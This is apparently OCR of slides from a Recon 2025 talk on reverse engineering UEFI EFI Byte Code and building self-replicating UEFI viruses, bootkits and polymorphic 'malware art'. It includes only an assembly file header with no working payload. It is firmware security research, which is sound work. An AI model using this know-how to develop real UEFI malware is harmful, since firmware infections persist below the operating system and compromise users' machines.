


Back From The Dead


Exhuming EBC

EBC frnknstn
by ic3qu33n
FS0:\> _

Nika Korchok Wakulich (ic3qu33n)
Recon 2025

DISCLAIMER:
The views expressed in this presentation are my own and do not reflect the opinions of my past, present or future employers

Viewer Discretion is advised.



whoami

bsky: @ic3qu33n
Website: https://ic3qu33n.fyi/
GitHub: @ic3qu33n
Mastodon: ic3qu33n@infosec.exchange
X: @nikaroxanne

Security Consultant at Leviathan Security Group
Reverse engineer + artist + hacker
I <3 UEFI, hardware hacking, boxing, skateboarding,
learning languages, making art, writing programs in assembly languages

greetz 2 the following for their feedback/support w this talk:
0day (@0day_simpson), netspooky (@netspooky), hermit (@ackmage)
dnz (@dnoiz1), zeta, bane, srsns, iximeow
The NYC RAT pack: comedian, ert+
Alex Matrosov (@matrosov)
The team at Leviathan
REcon

leviathan security group

Format of this talk

Format of this Talk

Exhuming EBC - universal UEFI exploit framework

Prior work: malware art
- Michelangelo REanimator MBR bootkit (REcon 2023)
- GOP Complex UEFI bootkit (REcon 2024)

Excavating a “dead ISA”
- “EBC frnknstn” (VX-underground Black Mass zine, volume 3)

New techniques combining UEFI RE + exploit dev with artistic practice

1. EBC Fundamentals, the EBCVM, intro to EBC attack vectors

2. The EBC xdev pipeline — novel development build chain + debugging techniques

3. EBC + EBCVM -> Polymorphic art engine

Exhuming EBC

The nearly impossible task of writing a UEFI EBC exploit

- Frankly, I became obsessed with EBC
- My goals for this project were the following:
- 1. Translate my original self-replicating UEFI app from x64 to EBC and confirm that a self-replicating EBC UEFI app could run in a standard UEFI environment.
- 2. Leveraging my new knowledge of EBC development, use my self-replicating EBC app as a template for a new EBC UEFI virus that performs graphics manipulation via the GOP (Graphics Output Protocol) — continue building GOPComplex
- 3. Explore uses of EBC and the EBCVM for novel UEFI malware development -- including but not limited to PCI option ROM attacks, polymorphism, and graphics.

Exhuming EBC:

Previous research in EBC

- “EFI Byte Code,” Vincent Zimmer: https://vzimmer.blogspot.com/2015/08/efi-byte-code.html
- UEFIMarkEbcEdition, manusov: https://github.com/manusov/UEFImarkEbcEdition/
- ebcvm, yabits: https://github.com/yabits/ebcvm
- elvm - ebc-v2, retrage: https://github.com/retrage/elvm/tree/retrage/ebc-v2
- Fasmg-ebc, pbatard: https://github.com/pbatard/fasmg-ebc
- “LLVM Backend Development for EFI Bytecode,” retrage: https://speakerdeck.com/retrage/llvm-backend-development-for-efi-byte-code

Exhuming EBC

Research questions

- How does one reverse engineer EBC binaries without available EBC-targeted tools?
- What is the xdev process for writing an exploit in EBC - an assembly language with only a slim collection of fasm-targeted assembly source files for reference and no working debugger for EBC?
- Is thunking this season's hottest new sandbox escape technique?

Exhuming EBC: Exploring attack vectors in the EBCVM


I wanted to explore the UEFI ecosystem and find as many different techniques as possible that I could leverage to turn the UEFI firmware into a VX factory, into a constantly evolving warehouse art show.

Could the EBCVM be leveraged as a polymorphic engine?


Would unlocking the secrets of EBC open up the possibility of universal UEFI exploits?


Apply new EBC RE/xdev knowledge to further develop earlier projects…
~*GOPComplex - the resurrection*~

```
;=============================================================================;
;=    EBC frnknstn                                                           =;
;=                      from the crypts of UEFI hell                         =;
;=                     a monster emerges                                     =;
;=                            ...                                            =;
;=                     welcome home darling.                                 =;
;=                      EFI Byte Code Edition.                               =;
;=                            by ic3qu33n                                    =;
;=                                                                           =;
;=============================================================================;


;-----------------------------------------------------------------------------;
;                              GLOBAL MACRO.                                  ;
;-----------------------------------------------------------------------------;
; Macro for assembling EBC instructions
include '../UEFIMarkEbcEdition-fasm/ebcmacro/ebcmacro.inc'

; Macro for assembling EBC-Native x86 gates
include '../UEFIMarkEbcEdition-fasm/x86/x86macro.inc'
;-----------------------------------------------------------------------------;
;                         CODE SECTION DEFINITIONS.                           ;
;-----------------------------------------------------------------------------;

format pe64 dll efi
entry main
section '.text' code executable readable
main:
```



Prior work: malware art


u know u luv me.
xoxo
ic3qu33n



REcon 2024
GOP Complex

REcon 2025
EBC-gh0st

Part 1:
EBC Fundamentals

A brief introduction to UEFI + the EFI Byte Code Virtual Machine (EBCVM)

Introduction to UEFI

In the beginning there was legacy BIOS

And now we have UEFI and everything is fine! And there are no more vulnerabilities and Secure Boot wasn't just a marketing strategy for a feature that was never intended as a security feature of UEFI in the first place!

Oh… wait, never mind.

